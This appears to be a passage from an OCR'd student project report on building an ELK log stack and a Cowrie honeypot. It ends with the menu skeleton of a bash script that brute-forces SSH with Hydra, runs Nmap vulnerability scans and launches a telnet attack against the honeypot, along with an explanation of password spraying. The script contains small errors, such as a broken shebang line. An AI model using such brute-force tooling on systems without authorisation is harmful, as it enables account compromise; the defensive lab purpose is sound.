
Figure 8.4: Port 5044



Create a new configuration file called ‘30- elasticsearch.ouput.conf” and edit it as shown in Figure 8.6. This output configures Logstash to store the Beats data in Elasticsearch, which is running at localhost:9200.

Figure 8.5: Create ‘30-elasticsearch.ouput.conf” configuration file

Figure 8.6: localhost:9200



Test the logstash configuration using the ‘sudo -u logstash /usr/share/logstash/bin/logstash path.settings /etc/logstash -t’ command. If there are no syntax errors, your output will display Config Validation Result: OK. Exiting Logstash after a few seconds. Start logstash with systemctl start and systemctl enable.

Figure 8.7: Testing logstash




Figure 8.8: Starting logstash

```
zul@ubuntu-new: /etc/nginx/sites-available$ sudo systemctl start logstash
zul@ubuntu-new: /etc/nginx/sites-available$ sudo systemctl enable logstash
Created symlink /etc/systemd/system/multi-user.target.wants/logstash.service → /etc/systemd/system/logstash.service.
zul@ubuntu-new: /etc/nginx/sites-available$
```


Filebeats installation

The Elastic Stack uses several lightweight data shippers called Beats to collect data from various sources and transport them to Logstash or Elasticsearch.

- Filebeat: collects and ships log files.
- Metricbeat: collects metrics from your systems and services.
- Packetbeat: collects and analyzes network data.
- Winlogbeat: collects Windows event logs.
- Auditbeat: collects Linux audit framework data and monitors file integrity.
- Heartbeat: monitors services for their availability with active probing.


Filebeat is a lightweight shipper for forwarding and centralizing log data which is Installed as an agent on servers, Filebeat monitors the log files or locations that are specified, collects log events, and forwards them either to Elasticsearch or Logstash for indexing.

Figure 9.1: Filebeat diagram




Install filebeats using ‘sudo apt install filebeat’ command.

Figure 9.2: Installing filebeat



As we are using Logstash to perform additional processing on the data collected by Filebeat, edit the config file as shown to stop Filebeat from sending the data directly to elasticsearch.


Figure 9.3: Edit filebeat.yml file



In this project, as we are using Logstash to perform additional processing on the data collected by filebeat, edit the config file as shown to stop Filebeat from sending the data directly to elasticsearch.


Figure 9.4: Elasticsearch output

Figure 9.5: Logstash output



The functionality of Filebeat can be extended with Filebeat modules. Here, the system module is used. By default, Filebeat is configured to use default paths for the syslog and authorization logs.

Figure 9.6: Enabling filebeat modules



Set up the Filebeat ingest pipelines, which parse the log data before sending it through logstash to Elasticsearch.

Load the index template into Elasticsearch.

An Elasticsearch index is a collection of documents that have similar characteristics. Indexes are identified with a name, which is used to refer to the index when performing various operations within it. The index template will be automatically applied when a new index is created. Once done, start & enable Filebeat.

Figure 9.7: Index setup






Figure 9.8: Index template



With Elasticsearch, Kibana, Logstash and Filebeat installed, Elastic Cloud should now be running.

Figure 9.9: Kibana dashboard




Cowrie

In this project, Cowrie was selected as the honeypot to be deployed. Cowrie is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system.

In this project, I have decided to install the honeypot in a separate droplet with the same settings to avoid a worst case scenario where an attacker successfully hacks into the cowrie droplet and renders the ELK ineffective or compromised.

Figure 10.1: Cowrie github page




Installing system dependencies

The installation of cowrie requires Python virtual environments as stated in the doc file at the github page. Python virtual environment is a directory with a particular file structure. It has a bin subdirectory that includes links to a Python interpreter as well as subdirectories that hold packages installed in the specific venv. Figure 10.2 shows the command ‘sudo apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv’ used to install python3 virtual environment.

Figure 10.2: Installing Python virtual environment


Next , go to the SSH configuration file (sshd_config.d) and change the SSH default port. For this project, I have selected 3333, this is so that we can SSH into this droplet again safely later. Any other port not in use is fine for use as long as it doesn’t interrupt other services.

Figure 10.3: Changing default ssh port




Following the document, it's strongly recommended to run with a dedicated non- root user id according to the github doc. Use the newly created user for the rest of the deployment of Cowrie. Figure 10.4 shows the creation of the newuser; cowrie.

Figure 10.4: Creating new user



Check out the github depository into the droplet using the command as shown in Figure 10.5.

Figure 10.5: Check out the code



Entering Virtual environment

Start the virtual environment and install packages using the commands as shown in Figure 10.6. Note '(cowrie-env)' is now present before the user name to indicate that the virtual environment is now active.

Figure 10.6: Starting virtual environment





Figure 10.7: Installing packages




Enabling Telnet is the next step, copy the configuration file and save it as a different name. Edit and enable the telnet in the new configuration file. Adjust iptables to redirect port 22 and 23 to the desired port.

Figure 10.8: Enable telnet in new configuration file


Cowrie can be started at this stage.

Figure 10.9: Starting cowrie



To check if cowrie is running, use command ‘ tail -f cowrie.log’ on cowrie.log to follow the logs. The following will be shown if all the steps were done correctly.


Figure 10.10: ‘tail -f cowrie.log’ output



Cowrie Logs

Cowrie logs any attacks in cowrie.log. As shown, multiple attempts to attack the cowrie have been made. This is where intel gathering takes place and how the SOC team can use this to understand the hackers techniques. By studying the attack, the team is able to find the weakness of the current defense and quickly fortify the defense of the system for any repeat attack.


Figure 10.11: New logs found in cowrie



Cowrie recorded activity

The tty folder, short for TeleTYpewriter, is where all the recorded activity from hackers are recorded. To play the recording use the command; ‘python3/home/cowrie/cowrie/bin/playlog <log name>’. This allows the user to replay the steps made by the attacker. To replay the attack, use the command ‘<full path of tty directory> python3 <full path of log directory>’

Figure 10.12: Stored records by cowrie



Hardening the honeypot

As a decoy, the honeypot must resemble an actual system or device so that it can appear as close to the actual thing as possible. This is so experienced hackers will not be able to spot the honeypot so easily. To reduce their ability to spot our Cowrie honeypot, this project requires the hardening of our honeypot. In this project, as a simulation, only the same iptables rules have been implemented as the droplet with ELK deployed. However, in an actual honeypot, it should replicate the real system with the exception of some weaknesses to bait the attacker into the honeypot.

Some of the ways to harden the honeypot are disabling unused services to reduce number of services attackers may take advantage of (e.g. ftp). Configure UFW firewall or IP tables with rules to limit traffic. Changing default ssh port to something else so we can access the cowrie safely.

Pentest script

The goal of the attack script is to simulate an attack by a foreign device into our Cowrie.

For this purpose the script must satisfy these requirements:

- Script users are able to choose or randomly choose between 3 different types of attacks.
- User is able to input a target IP to attack.
- Script is automated other than user inputs.
- Attack information is to be stored in /var/<name of attack> directory.
- Attack information includes type of attack, time of execution and IP address.


Security and Ethical Considerations

Due to the nature of this script, security and ethical considerations must be made as unethical use of the commands present in this script can result in severe punishment if used unethically by non-authorised people. It is the responsibility of the penetration tester to only conduct these tests on systems that are authorized and avoid causing harm or damage to them. Thus for security reasons, prior to using this script, I have controlled executable permissions with the command ‘chmod 744’ thus allowing full control to only me, the author. Other users or team members from the SOC team will only be allowed to read the script with relation to the 4 in ‘chmod 744’ (rwxr--r--). As this script would only be seen by the SOC team, this level of security will be sufficient. Allowing the members from the SOC team to read the script will allow them to provide input on optimization. A note of caution for any reader, the script shown in this report must not be used for any unethical purposes.

Script content

The script is written in geany for ease of writing and testing shown in Figure 11.1.

Figure 11.1: Geany



For ease of use and readability, the following comments shown in Figure 11.2 are keyed in in the beginning of the script highlighting some key information such as the shebang line, author, date of creation and last modified date if necessary after the shebang line. A follow up comment for the modification should be added if any are made. Lastly, a short description and usage comment is also added. This script will require sudo privileges to execute due to some of the commands used.

Figure 11.2: Essential file information

```
#!bin/bash

# 1)Author: Zulkarnaen
# 2)Date created: 24/5/2024
# 3)Date modified: 24/5/2024

# 4)Description:
# Runs a pen test script that allows user to input target IP to attack.
# User is able to choose from a list of 3 attack types or choose randomly.
# After attack type is selected, attack information will be saved into a log file in /var/log .
# Attack information includes type of attack, time of execution and IP address.
# Script requires sudo privileges.

# 5)Usage: S3.sh
#-------------------------------------------------------------------------------
```

In this script, the full list of functions to be used comes right after this first comment section.

Timestamp function

Used to store current date in year/month/day and time format.

Figure 11.3: Timestamp function

```
#Functions

timestamp=$(date +"%Y-%m-%d %H:%M:%S")
```

Attack() function

This function lists down the 3 attack types and asks the user for an input. The input determines if the user selects an attack type or randomly selects one instead. Attack types are briefly explained when this function is called upon. The functions used to store the different attack types are also shown here. With all the mentioned criteria in mind, case type compound command was used. The case type command is suitable for this as the user must only be able to make 1 choice before the script continues.

Figure 11.4: attack() function

```
# Attack selection function
function attack()

{

echo 'Select an attack type (#).
1 = Hydra brute force attack on ssh port (brute force passwords of various network services)
2 = Scan attack (Nmap Scripting Engine (NSE), service version, and vulnerability analysis scan)
3 = Telnet attack (exploit the network through ftp port)
4 = Random attack
5 = Quit.'

    read -r opt

            case $opt in
                1)  echo 'You selected Hydra attack'
                    hydra_attk
                    ;;
                2)  echo 'You selected Scan attack'
                    scan_attk
                    ;;
                3)  echo 'You selected Telnet attack'
                    telnet_attk
                    ;;
                4)  echo 'You selected Random attack'
                    rand_attk
                    ;;

                5)  echo 'You selected Quit'
                    echo "Exiting..."
                    exit 0
                    ;;
                *)
                    echo "You selected an invalid option. Please try again."
                    ;;
            esac

}
```

Hydra_attk() function

Used to store the hydra brute force attack on SSH and user defined port. A default username and passwords list has been provided in the same directory as the script to be used. Details will be stored into the hydra_attack.log file.

The hydra tool is what some would call password spraying, where the tool, in one case will utilize a list of passwords and a list of usernames and run pairing a password and username until a successful login is found. Brute force attacks, like hydra, are commonly used by attackers who wish to access resources that are exposed on the internet or on internal networks. A good password spray will use passwords that are commonly used or that encompass traits that concern the organization or resource that you are attacking. Many such common password lists can be found on the internet thus making this tool easily used by anyone. Brute force attacks, however due to its nature of using lists, may take a very long time to complete.

A brief description for the attack will appear in the terminal highlighting to the user how this attack will work. It will then ask the user for a target IP and a target port which will be stored into variables IP_1 and P_1 respectively. These variables will then be used in the main hydra command shown below.

Figure 11.5: hydra_attk() function

